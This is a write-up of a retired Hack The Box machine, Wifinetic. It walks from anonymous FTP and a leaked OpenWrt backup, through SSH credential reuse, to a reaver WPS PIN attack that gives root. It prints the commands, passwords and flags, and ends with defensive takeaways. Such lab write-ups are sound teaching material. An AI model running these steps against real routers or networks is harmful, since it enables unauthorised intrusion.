Spoiler warning — retired HTB machine. This writeup documents my playthrough of the retired Hack The Box machine Wifinetic. The VPN IPs shown below are the HTB-assigned VPN addresses used during the box (left intact here for reproducibility). Do not attempt this on non-authorised or active systems.
Overview
- Platform: Hack The Box (retired)
- Target OS: OpenWrt / Embedded Linux (router-like device)
- Focus: anonymous FTP → backup extraction → credential reuse (SSH) → local wireless enumeration → WPS PIN attack (reaver) → root shell
- Difficulty: Easy / Medium (requires local wireless tooling)
Recon
Initial scan:
nmap -sV -sC -oN initial 10.129.229.90

Result highlights (relevant lines):
21/tcp open ftp vsftpd 3.0.3 | ftp-anon: Anonymous FTP login allowed (FTP code 230) | -rw-r–r– 1 ftp ftp 4434 Jul 31 2023 MigrateOpenWrt.txt | -rw-r–r– 1 ftp ftp 2501210 Jul 31 2023 ProjectGreatMigration.pdf | -rw-r–r– 1 ftp ftp 60857 Jul 31 2023 ProjectOpenWRT.pdf | -rw-r–r– 1 ftp ftp 40960 Sep 11 2023 backup-OpenWrt-2023-07-26.tar | -rw-r–r– 1 ftp ftp 52946 Jul 31 2023 employees_wellness.pdf Anonymous FTP and the router backup archive (backup-OpenWrt-2023-07-26.tar) were the highest-value findings.
FTP enumeration & archive extraction
Anonymous FTP allowed downloading files as the ftp user. I downloaded the backup archive and extracted it locally:

get backup-OpenWrt-2023-07-26.tar
tar -xvf backup-OpenWrt-2023-07-26.tar

Inside the extracted filesystem I inspected OpenWrt config files and discovered a Wi-Fi passphrase in plaintext:

“VeRyUniUqWiFIPasswrd1!”

I also noted local account names recorded in the extracted /etc/passwd.
Initial access — credential reuse → SSH (netadmin)

I tried reusing the discovered Wi-Fi password against local accounts from /etc/passwd and successfully logged in as netadmin:
ssh netadmin@10.129.229.90
password: VeRyUniUqWiFIPasswrd1!
User flag:
netadmin@wifinetic:~$ cat user.txt
“03687ad349ad3fd2ab27afb86bc10f1b”

Local enumeration — wireless roles & capabilities
With a user shell, the next step is privilege escalation.

From the netadmin shell I enumerated network and wireless services:
ifconfig

systemctl status wpa_supplicant.service

systemctl status hostapd.service

I used iwconfig, the wireless-specific counterpart to ifconfig, to inspect the radio interfaces:
iwconfig
iw dev

iw dev lists the wireless interfaces and their capabilities.
Findings:
wlan1 was a managed client (connected to ESSID: “OpenWrt”).
wlan0 was in Master mode (the device acting as the AP).
mon0 (monitor mode) was present on the device.
I also checked file capabilities:
getcap -r / 2>/dev/null

/usr/bin/reaver = cap_net_raw+ep
/usr/bin/reaver had cap_net_raw, meaning it could perform raw network operations needed for WPS attacks.
Privilege Escalation — WPS PIN attack (reaver)
From iw / iwconfig output I identified the AP BSSID:
“02:00:00:00:00:00”
I launched a WPS PIN attack from the device (using the local reaver binary) on the monitor interface:
reaver -i mon0 -b 02:00:00:00:00:00 -vv -c 1

Reaver completed and returned the AP Wi-Fi passphrase:
“WhatIsRealAnDWhAtIsNot51121!”
Using that passphrase I switched to root:
netadmin@wifinetic:~$ su root
Password: WhatIsRealAnDWhAtIsNot51121!

Root flag:
root@wifinetic:/home/netadmin# cat /root/root.txt

“94866ea86e569ab12e3c2d0f5893db19”
Flags
User flag: 03687ad349ad3fd2ab27afb86bc10f1b
Root flag: 94866ea86e569ab12e3c2d0f5893db19
Takeaways
Backups leak secrets. Firmware/backups (OpenWrt configs) contained a Wi-Fi passphrase — treat backups as sensitive.
Credential reuse works. The Wi-Fi password reused on a local account provided the initial foothold.
Local tooling matters. getcap revealed reaver with cap_net_raw—check file capabilities during enumeration.
WPS is risky. If WPS is enabled, Reaver-style PIN attacks can reveal strong credentials; disable WPS where possible.
Defensive steps: restrict anonymous FTP, avoid storing plaintext credentials in backups, disable WPS on APs, and remove unnecessary cap_net_raw capabilities from binaries.
Full command summary (ordered)
# Recon
nmap -sV -sC -oN initial 10.129.229.90

# FTP (anonymous) -> download -> extract
get backup-OpenWrt-2023-07-26.tar
tar -xvf backup-OpenWrt-2023-07-26.tar

# SSH access (credential reuse)
ssh netadmin@10.129.229.90
# password: VeRyUniUqWiFIPasswrd1!

# Local enumeration
ifconfig
systemctl status wpa_supplicant.service
systemctl status hostapd.service
iwconfig
iw dev
getcap -r / 2>/dev/null

# Reaver WPS attack (from compromised box)
reaver -i mon0 -b 02:00:00:00:00:00 -vv -c 1

# Escalate to root
su root
cat /root/root.txt
Resources
OpenWrt / router backup forensics guides
reaver documentation — WPS PIN attack tool
Linux file capabilities: getcap / setcap docs
HTB retired machines archive (for context & learning)